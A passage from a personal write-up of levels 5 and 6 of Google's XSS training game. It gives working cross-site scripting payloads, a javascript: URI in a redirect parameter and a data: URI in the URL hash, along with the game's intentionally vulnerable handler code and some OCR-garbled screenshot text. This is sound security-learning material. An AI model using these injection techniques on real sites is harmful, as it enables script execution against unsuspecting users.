
Target code (toggle)

Hints 0/3 (show)

Level 5

The only way to solve this is to manage to pass javascript to the `next` parameter. Since I didn't know how to do that thanks to this Reference I could send the value `javascript:alert("roger")` I sent the value encoded but probably was not needed:

```
https://xss-game.appspot.com/level5/frame/signup?
next=javascript%3Aalert%28%27roger%27%29
```



Cross-site scr . Sometimes,
attackers can nts into the

Inject a scri application.

xss-game.appspot.com says

Congratulations, you executed an alert:

roger

You can now advance to the next level.

URL https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert('ro

Enter email:


Target code (toggle)

```
    path = os.path.join(os.path.dirname(__file__), filename)
    self.response.out.write(template.render(path, context))

  def get(self):
    # Disable the reflected XSS filter for demonstration purposes
    self.response.headers.add_header("X-XSS-Protection", "0")

    # Route the request to the appropriate template
    if "signup" in self.request.path:
      self.render_template('signup.html',
        {'next': self.request.get('next')})
    elif "confirm" in self.request.path:
      self.render_template('confirm.html',
        {'next': self.request.get('next', 'welcome')})
    else:
      self.render_template('welcome.html', {})

    return

application = webapp.WSGIApplication([ ('.*', MainPage), ], debug=False)
```

Level 6

Thanks to the URI data scheme I could send the javascript alert by using the data scheme `data:javascript,alert('roger')`, as follows:

```
https://xss-game.appspot.com/level6/frame#data:javascript,alert('roger')
```



[6/6] Level 6: Follow the 🐇

Mission Description

Complex web applications sometimes have the capability to dynamically load JavaScript libraries based on the value of their URL parameters or part of **location.hash**.

This is very tricky to get right -- allowing user input to influence the URL when loading scripts or other potentially dangerous types of data such as **XMLHttpRequest** often leads to serious vulnerabilities.

Mission Objective

Find a way to make the application request an external file which will cause it to execute an alert().

Congratulations, you executed an alert:

roger

You can now advance to the next level.

Your Target


URL https://xss-game.appspot.com/level6/frame#data:javascript,alert('roger')

Loaded gadget from data:javascript,alert('roger')

Target code (toggle)

Hints 0/4 (show)

Game completed



Congratulations!

You have successfully completed the game!

How did you like the game overall?

How about the difficulty?

While breaking things is fun, it is also important to know how to prevent XSS. For a gentle introduction to the topic of XSS, take a look at our documentation.

Thanks for playing!